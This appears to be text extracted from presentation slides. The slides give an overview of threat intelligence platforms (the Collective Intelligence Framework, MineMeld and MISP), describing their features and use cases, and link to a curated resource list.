


Threat Intelligence Frameworks

- You need a framework
- Data comes in a multitude of formats
- Different distribution methods
- You need the ability to take disparate datasets and converge them into usable and actionable intelligence

Collective Intelligence Framework (CIF)

- REN-ISAC project
- Aggregates private and public feeds
- CLI and RESTful API
- Comes pre-configured with feeds
- Version
 - CIFv3 [Production Ready]
 - CIFv4 [Technology Preview]








MINEMELD

MineMeld supports a variety of use cases, with more being added each day by the community, including:

- Aggregation and correlation of threat intelligence feeds
- Enforcement of new prevention controls, including IP blacklists.
- Evaluate the value of a specific threat intelligence feed for your environment.
- Extract indicators from Palo Alto Networks device logs and share them with other security tools.
- Share indicators with trusted peers.
- Identify incoming sessions from Tor exit nodes for blocking or strict inspection.
- Track Office365 URLs and IPs



- CIRCL leads the development of the Open Source MISP threat intelligence platform which is used by a wide range of military or intelligence communities, private companies, the financial sector, National CERTs and LEAs globally.
- MISP is a threat information sharing free & open source software.
- CIRCL runs multiple large MISP communities performing active daily threat-intelligence sharing.
- A rich set of MISP modules to add expansion, import and export functionalities. A strong integration with other open source security projects such as TheHive, Cortex, cve-search,...



/ Other resources

- <https://github.com/hslatman/awesome-threat-intelligence>

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